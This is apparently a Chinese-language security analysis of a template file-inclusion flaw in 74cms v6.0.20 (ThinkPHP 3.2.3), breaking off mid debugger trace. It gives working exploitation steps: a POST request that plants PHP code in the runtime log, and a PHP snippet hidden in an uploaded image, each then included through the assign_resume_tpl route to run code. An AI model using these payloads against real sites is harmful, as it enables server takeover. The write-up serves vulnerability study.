

漏洞简介

前端时间，骑士cms 发布了[紧急风险漏洞升级通知](#)，网上也有不少分析的文章，骑士cms 利用了 Thinkphp3.2.3 的框架，所以就想分析一下这个漏洞，对 Thinkphp3.2.3 的框架有一个初步的了解。

漏洞复现

我们选用 [74cms v6.0.20](#)作为复现的版本，选取 phpstudy 自带的 apache + mysql 环境来进行安装。根据官网发布的信息，我们大致可以判断出漏洞存在的位置是

`\Common\Controller\BaseController::assign_resume_tpl`

```
166  /**
167     * 渲染简历模板
168     */
169     public function assign_resume_tpl($variable,$tpl){
170         foreach ($variable as $key => $value) {
171             $this->assign($key,$value);
172         }
173         return $this->fetch($tpl);
174     }
```

我们在函数内部加入断点，根据函数存在位置，属于 Common 模块下的 Base 控制器中的assign_resume_tpl，构造路由

`http://74cms.test/index.php?m=common&c=base&a=assign_resume_tpl&variable=1&tpl=2`

并不能直接进入断点位置

然后我就直接搜索了 错误信息 [WE CAN DO IT JUST THINK] 通过一步一步向上寻找错误触发的位置，发现是无法加载模块：Common

`\Think\Think::halt`

```
279  /**
280     * 错误输出
281     * @param mixed $error 错误
282     * @return void
283     */
284     static public function halt($error) { $error: {message => "无法加载模块:Common", file => "E:\Tools\software\PHP\phpst
285         $e = array(); $e: {message => "页面错误! 请稍后再试~"}[1]
286         if (APP_DEBUG || IS_CLI) {...} else {...}
312         // 包含异常页面模板
313         $exceptionFile = C('TMPL_EXCEPTION_FILE',null,THINK_PATH.'Tpl/think_exception.tpl');
314         include $exceptionFile;
315         exit;
316     }
317 }
```

`\Think\Think::appException`

```

215 static public function appException($e) { $e: {message => "无法加载模块:Common", *Exception*string => "", code => 0,
216     $error = array(); $error: {message => "无法加载模块:Common"}[1]
217     $error['message'] = $e->getMessage(); $error: {message => "无法加载模块:Common"}[1]
218     $trace
219     = $e->getTrace(); $e: {message => "无法加载模块:Common", *Exception*string => "", code => 0
219     if('E'==$trace[0]['function']) {
220         $error['file'] = $trace[0]['file'];
221         $error['line'] = $trace[0]['line'];
222     }else{
223         $error['file'] = $e->getFile();
224         $error['line'] = $e->getLine();
225     }
226     $error['trace'] = $e->getTraceAsString();
227     Log::record($error['message'], level: Log::ERR);
228     // 发送404信息
229     header( string: 'HTTP/1.1 404 Not Found');
230     header( string: 'Status:404 Not Found');
231     self::halt($error);
232 }

```

ThinkPHP/Library/Think/Dispatcher.class.php

```

140 // 检测模块是否存在
141 if( MODULE_NAME && (defined( name: 'BIND_MODULE') || in_array_case(MODULE_NAME, C('MODULE_DENY_LIST')) ) && is_dir( filename: APP_PATH.MODULE_NAME)){...}else{
176 E(L('_MODULE_NOT_EXIST_').':'.MODULE_NAME);
177 }
178
179 if(!defined( name: '__APP__')){
180     $urlMode = C('URL_MODEL');
181     if($urlMode == URL_COMPAT){// 兼容模式判断
182         define('PHP_FILE',_PHP_FILE_.'?'.$_SERVER['REQUEST_URI']);
183     }elseif($urlMode == URL_REWRITE ) {
184         $url = dirname($_SERVER['REQUEST_URI']).PHP_FILE;

```

最后发现在加载模块时会检测模块名，无法加载 Common 模块。Common 模块无法直接调用，所以我们需要找其他方法调用 Common 模块下的 Base 控制器中的assign_resume_tpl 方法。

我们注意到 Home 模块下的 IndexController 继承 FrontendController

```

74cms > Application > Home > Controller > IndexController.class.php >
IndexController.class.php
1 <?php
2 namespace Home\Controller;
3 use Common\Controller\FrontendController;
4 class IndexController extends FrontendController{
5     public function _initialize() {
6         parent::_initialize();
7     }
8 }

```

FrontendController 继承 BaseController

```

74cms > Application > Common > Controller > FrontendController.class.php >
FrontendController.class.php
1 <?php
2 /** 前台控制器基类 ... */
7 namespace Common\Controller;
8 use Common\Controller\BaseController;
9 class FrontendController extends BaseController {
10     protected $visitor = null;
11     protected $apply = null;
12     public function _initialize() {
13         parent::_initialize();

```

所以我们通过构造路由

http://74cms.test/index.php?m=home&c=index&a=assign_resume_tpl&variable=1&tpl=2

```
166      /**
167       * 渲染简历模板
168       */
169       public function assign_resume_tpl($variable,$tpl){ $variable: "1" $tpl: "2"
170       foreach ($variable as $key => $value) {
171           $this->assign($key,$value);
172       }
173       return $this->fetch($tpl);
174   }
175 }
```


在第一次进行调试分析时，在关键地方加上断点，死活都进入不到断点定位的位置，但是相关功能已经执行，然后我发现会跟进一个文件 `common~runtime.php` 这个文件中乱七八糟的，但是里面的内容又好像是代码，通过查阅资料发现ThinkPHP的编译缓存文件`~runtime.php`
~runtime.php 中缓存的编译内容，相当于把 index.php 引导的所有操作全部集成到 ~runtime.php 文件中。有了这个缓存的编译文件，index.php 在下次运行时，不再引导，而是直接检测是否存在 ~runtime.php 编译缓存文件，如果在，则直接运行 ~runtime.php。
我就将文件夹下的 common~runtime.php 删除，就实现了调试自由。

通过包含日志实现命令执行


```
http://74cms.test/index.php?m=home&c=index&a=assign_resume_tpl
POST:
variable=1&tpl=<?php phpinfo(); ob_flush();?>/r/n<qscms/company_show 列表名="info"
企业id="$_GET['id']"/>
```



data/Runtime/Logs/Home/20_12_17.log



http://74cms.test/index.php?m=home&c=index&a=assign_resume_tpl
POST:
variable=1&tpl=data/Runtime/Logs/Home/20_12_17.log




通过包含图片实现命令执行

bmp 图片


```
#define test_width 16
#define test_height 7
<?php phpinfo();die();?>
```

```
static char test_bits[] = {
0x13, 0x00, 0x15, 0x00, 0x93, 0xcd, 0x55, 0xa5, 0x93, 0xc5, 0x00, 0x80,
0x00, 0x60 };
```


注册普通用户完善自己的信息时，在上传照片/作品处上传构造的恶意文件



查看上传成功的文件位置



```
http://74cms.test/index.php?m=home&c=index&a=assign_resume_tpl
variable=1&tpl=data/upload/resume_img/2012/17/5fdb0459bba6a.bmp
```



在本地利用的是 windows 环境下的 phpstudy-php5.5.9, 水泡泡师傅指点说, 这个 trick 仅仅适用于 phpstudy 特定的 php 版本中才可以利用成功。

漏洞分析

通过包含日志实现命令执行

首先我们先在根目录下的 data 文件夹中放一个文件, 尝试进行包含

```
admin@DESKTOP-OTMNOAD E:\Tools\software\PHP\phpstudy_pro\WWW\74cms\data [15:12]
> type a
<?php phpinfo(); ??
admin@DESKTOP-OTMNOAD E:\Tools\software\PHP\phpstudy_pro\WWW\74cms\data [15:12]
>
```

构造payload `http://74cms.test/index.php?`

`m=home&c=index&a=assign_resume_tpl&variable=1&tpl=data/a`

`\Common\Controller\BaseController::assign_resume_tpl`

```
166 /**
167  * 渲染简历模板
168  */
169 public function assign_resume_tpl($variable,$tpl){ $variable: "1" $tpl: "data/a"
170     foreach ($variable as $key => $value) {
171         $this->assign($key,$value);
172     }
173     return $this->fetch($tpl);
174 }
```

在函数内部中调用了 fetch 方法, 控制器中没有 fetch 方法, 则继承自父类的 fetch 方法。此时传递的 \$tpl 是要被解析的模板的路径。

在父类中, 看到进一步调用了 实例化 view 对象中的 fetch 方法。 `\Think\Controller::fetch`

```
81 /**
82  * protected function fetch($templateFile='', $content='', $prefix='') { $templateFile: "data/a" $content: "" $prefix: ""
83     return $this->view->fetch($templateFile,$content,$prefix); $content: "" $prefix: "" $templateFile: "data/a" view: Think\View
84 }
85
```

\Think\Controller::__construct

```

31  /**
32   * 构造函数 取得模板对象实例
33   * @access public
34   */
35  public function __construct() {
36      Hook::listen('action_begin',$this->config);
37      // 实例化视图类
38      $this->view = Think::instance('class: 'Think\View');
39      // 控制器初始化
40      if(method_exists($this, 'method_name: '_initialize'))
41          $this->_initialize();
42  }

```

跟进 \Think\View::fetch，此时 fetch 函数传递的三个参数，\$templateFile 对应的是要被解析的模板的路径，\$content 和 \$prefix 的值为空。 \Think\View::fetch

```

106  public function fetch($templateFile='', $content='', $prefix='') { $templateFile: "data/a" $content: "" $prefix: ""
107      if(empty($content)) { $content: ""
108          $templateFile = $this->parseTemplate($templateFile);
109          // 模板文件不存在直接返回
110          if(!is_file($templateFile)) E(L('_TEMPLATE_NOT_EXIST_').':'. $templateFile);
111      }else{
112          defined('name: 'THEME_PATH') or define('THEME_PATH', $this->getThemePath());
113      }
114      // 页面缓存
115      ob_start();
116      ob_implicit_flush( flag: 0);
117      if('php' == strtolower(C('TMPL_ENGINE_TYPE'))) { // 使用PHP原生模板
118          $_content = $content;
119          // 模板阵列变量分解成为独立变量
120          extract($this->tVar, extract_type: EXTR_OVERWRITE);
121          // 直接载入PHP模板
122          empty($_content)?include $templateFile:eval('?'>'. $_content);
123      }else{
124          // 视图解析标签
125          $params = array('var'=>$this->tVar, 'file'=>$templateFile, 'content'=>$content, 'prefix'=>$prefix);
126          Hook::listen('view_parse', $params);
127      }
128      // 获取并清空缓存
129      $content = ob_get_clean();
130      // 内容过滤标签
131      Hook::listen('view_filter', $content);
132      // 输出模板文件
133      return $content;
134  }

```

因为 \$content 的值为空 所以跟进函数 parseTemplate

\Think\View::parseTemplate

```

142  public function parseTemplate($template='') { $template: "data/a"
143      if(is_file($template)) {
144          return $template; $template: "data/a"
145      }
146      $depr = C('TMPL_FILE_DEPR');

```

在这个地方使用 is_file 函数判断传递的模板是否是个文件，如果文件存在且为正常的文件，则返回 true。接下来回到函数 \Think\View::fetch 会进行对 TMPL_ENGINE_TYPE 值的判断，通过查看 ThinkPHP/Conf/convention.php 可以看到 'TMPL_ENGINE_TYPE' => 'Think'，所以最后执行到了 Hook::listen('view_parse', \$params);。

\Think\Hook::listen

```

81 static public function listen($tag, &$params=NULL) { $tag: "view_parse" $params: {var => [10], file => "data/a", content => "", prefix => ""}[4]
82     if(isset(self::$tags[$tag])) {
83         if(APP_DEBUG) {
84             G($tag.'Start');
85             trace(['.$tag.' ] --START--','','INFO');
86         }
87         foreach (self::$tags[$tag] as $name) { $name: "Behavior\ParseTemplateBehavior"
88             APP_DEBUG && G($name.'_start');
89             $result = self::exec($name, $tag, &$params); $name: "Behavior\ParseTemplateBehavior" $params: {var => [10], file => "data/a", content => ""
90             if(APP_DEBUG){
91                 G($name.'_end');
92                 trace('Run '.$name.' [ RunTime:'.G($name.'_start',$name.'_end',6).'s '],','','INFO');
93             }
94             if(false == $result) {
95                 // 如果返回false 则中断插件执行
96                 return ;
97             }
98         }
99         if(APP_DEBUG) { // 记录行为的执行日志
100             trace(['.$tag.' ] --END-- [ RunTime:'.G($tag.'Start',$tag.'End',6).'s '],','','INFO');
101         }
102     }
103     return;
104 }

```

这个 Hook 类是一个行为扩展，在 thinkphp3.2 中称之为钩子，当我们传递一个 "view_parse" 的参数之后，实际上是触发了一个 "view_parse" 事件，在 Hook::listen 方法中，查找 \$tags 变量中有没有绑定 "view_parse" 方法，然后用 foreach 遍历 \$tags 属性，并执行 Hook:exec 方法。

在传递过程中注意到 "view_parse" 绑定了 Behavior\ParseTemplateBehavior

ThinkPHP/Mode/common.php

```

0 // 行为扩展定义
1 'tags' => array(
2     'app_init' => array(
3         'Behavior\BuildLiteBehavior', // 生成运行Lite文件
4     ),
5     'app_begin' => array(
6         'Behavior\ReadHtmlCacheBehavior', // 读取静态缓存
7     ),
8     'app_end' => array(
9         'Behavior\ShowPageTraceBehavior', // 页面Trace显示
10    ),
11    'view_parse' => array(
12        'Behavior\ParseTemplateBehavior', // 模板解析 支持PHP、内置模板引擎和第三方模板引擎
13    ),
14 )

```

\Think\Hook::exec

```

113 static public function exec($name, $tag, &$params=NULL) { $name: "Behavior\ParseTemplateBehavior" $tag: "run" $params: {var => [10], file => "data/a", content => "", prefix :
114     if('Behavior' == substr($name, start:-8) ){
115         // 行为扩展必须用run入口方法
116         $tag = 'run';
117     }
118     $addon = new $name(); $name: "Behavior\ParseTemplateBehavior" $addon: Behavior\ParseTemplateBehavior
119     return $addon->$tag($params); $params: {var => [10], file => "data/a", content => "", prefix => ""}[4] $tag: "run"
120 }

```

在 Hook::exec 会进行判断，当其中含有 Behavior 时，其入口方法为 run

\Behavior\ParseTemplateBehavior::run

```

17 class ParseTemplateBehavior {
18
19     // 行为扩展的执行入口必须是run
20     public function run(&$_data){ $_data: {var => [10], file => "data/a", content => "", prefix => ""}[4]
21         $engine      = strtolower(C('TMPL_ENGINE_TYPE')); $engine: "think"
22         $_content     = empty($_data['content'])?$_data['file']:$_data['content']; $_content: "data/a"
23         $_data['prefix'] = !empty($_data['prefix'])?$_data['prefix']:C('TMPL_CACHE_PREFIX');
24         if('think'==$engine){ // 采用Think模板引擎 $engine: "think"
25             if(!empty($_data['content']) && $this->checkContentCache($_data['content'],$_data['prefix']))
26                 || $this->checkCache($_data['file'],$_data['prefix'])) { // 缓存有效
27                 // 载入模版缓存文件
28                 Storage::load(C('CACHE_PATH').$_data['prefix'].md5($_content).C('TMPL_CACHEFILE_SUFFIX'),$_data['var']);
29             }else{
30                 $tpl = Think::instance( class: 'Think\\Template');
31                 // 编译并加载模板文件
32                 $tpl->fetch($_content,$_data['var'],$_data['prefix']);
33             }

```

模板的引擎是 "think" 所以跟进第一个判断, 如果是第一次解析 content 为空, 进入 else, 先实例化 template 类, 然后再调用 fetch 方法。此时传入的参数 \$_content 的值为 \$data['file'], 是解析模板的路径。

\Think\Template::fetch

```

74 public function fetch($templateFile,$templateVar,$prefix='') { $templateFile: "data/a" $templateVar: {apply => [1], verify_userlogin => 0, visitor => null, is_login => 0,
75     $this->tVar      = $templateVar; $templateVar: {apply => [1], verify_userlogin => 0, visitor => null, is_login => 0, show_backtop => 0, show_backtop_app => 0, sh
76     $templateCacheFile = $this->loadTemplate($templateFile,$prefix); $prefix: "" $templateFile: "data/a"
77     Storage::load($templateCacheFile,$this->tVar,null,'tpl');
78 }

```

在 \Think\Template::fetch 中调用 loadTemplate 来对解析的模板文件进行解析和编译

\Think\Template::loadTemplate

```

88 public function loadTemplate ($templateFile,$prefix='') { $templateFile: "data/a" $prefix: ""
89     if(is_file($templateFile)) {
90         $this->templateFile = $templateFile; $templateFile: "data/a"
91         // 读取模板文件内容
92         $tplContent = file_get_contents($templateFile); $tplContent: "<?php phpinfo(); ?>"
93     }else{
94         $tplContent = $templateFile;
95     }
96     // 根据模版文件名定位缓存文件
97     $tplCacheFile = $this->config['cache_path'].$prefix.md5($templateFile).$this->config['cache_suffix']; $prefix:
98
99     // 判断是否启用布局
100     if(C('LAYOUT_ON')) {...}
101
102     // 编译模板内容
103     $tplContent = $this->compiler($tplContent); $tplContent: "<?php phpinfo(); ?>"
104     Storage::put($tplCacheFile,trim($tplContent),'tpl');
105     return $tplCacheFile;
106 }

```

在 loadTemplate 中 首先读取了要解析的模板文件, 将其保存在了 \$tplContent 中, 然后利用 cpmplier 对模板文件进行编译

\Think\Template::compiler

```

124 protected function compiler($tmplContent) { $tmplContent: "<?php if (!defined('THINK_PATH')) exit(); phpinfo(); ?>"
125     // 模板解析
126     $tmplContent = $this->parse($tmplContent);
127     // 还原被替换的Literal标签
128     $tmplContent = preg_replace_callback(regex: '/<!--##literal(d+)##-->/is', array($this, 'restoreLiteral'), $tmplContent);
129     // 添加安全代码
130     $tmplContent = '<?php if (!defined(\'THINK_PATH\')) exit();?>'.$tmplContent;
131     // 优化生成的php代码
132     $tmplContent = str_replace(search: '?><?php', replace: '', $tmplContent);
133     // 模板编译过滤标签
134     Hook::listen('template_filter', $tmplContent);
135     return strip_whitespace($tmplContent); $tmplContent: "<?php if (!defined('THINK_PATH')) exit(); phpinfo(); ?>"
136 }

```

在 compiler 中将模板文件的内容直接拼接到 \$tmplContent，对代码进行优化之后，直接返回代码。

又回到函数 \Think\Template::loadTemplate

```

112 // 编译模板内容
113 $tmplContent = $this->compiler($tmplContent);
114 Storage::put($tmplCacheFile, trim($tmplContent), 'tpl'); $tmplContent: "<?php if (!defined('THINK_PATH')) exit(); phpinfo(); ?>"
115 return $tmplCacheFile;
116 }
117
118 /**
119  * 编译模板文件内容
120  * @access protected
121  * @param mixed $tmplContent 模板内容

```

将经过函数 compiler 编译后的文件进行存储，最后返回存储的路径

data/Runtime/Cache/Home/1e84025731a9331f59f3a61078fe4420.php

```

1e84025731a9331f59f3a61078fe4420.php x
1 <?php if (!defined( name: 'THINK_PATH')) exit(); phpinfo(); ?>

```

再回到函数 \Think\Template::fetch 经过 loadTemplate 函数的处理，最后得到的是解析编译后模板文件的路径

\Think\Template::fetch

```

74 public function fetch($templateFile, $templateVar, $prefix='') { $templateFile: "data/a" $templateVar: {apply => [1], verify_userlogin => 0, visitor => null, is_login => 0, show_
75     $this->tVar = $templateVar; $templateVar: {apply => [1], verify_userlogin => 0, visitor => null, is_login => 0, show_backtop => 0, show_backtop_app => 0, show_b
76     $templateCacheFile = $this->loadTemplate($templateFile, $prefix); $prefix: "" $templateFile: "data/a" $templateCacheFile: "./data/Runtime/Cache/Home/1e84025731a9331f59f
77     Storage::load($templateCacheFile, $this->tVar, null, 'tpl'); tVar: [10]
78 }
79

```

在 fetch 中调用 load 方法加载模板

\Think\Storage\Driver\File::load

```

74 public function load($filename, $vars=null) { $filename: "./data/Runtime/Cache/Home/1e84025731a9331f59f3a61078fe4420.php" $vars: {apply => [1], verify_userlogin => 0, visitor
75     if(!is_null($vars)){
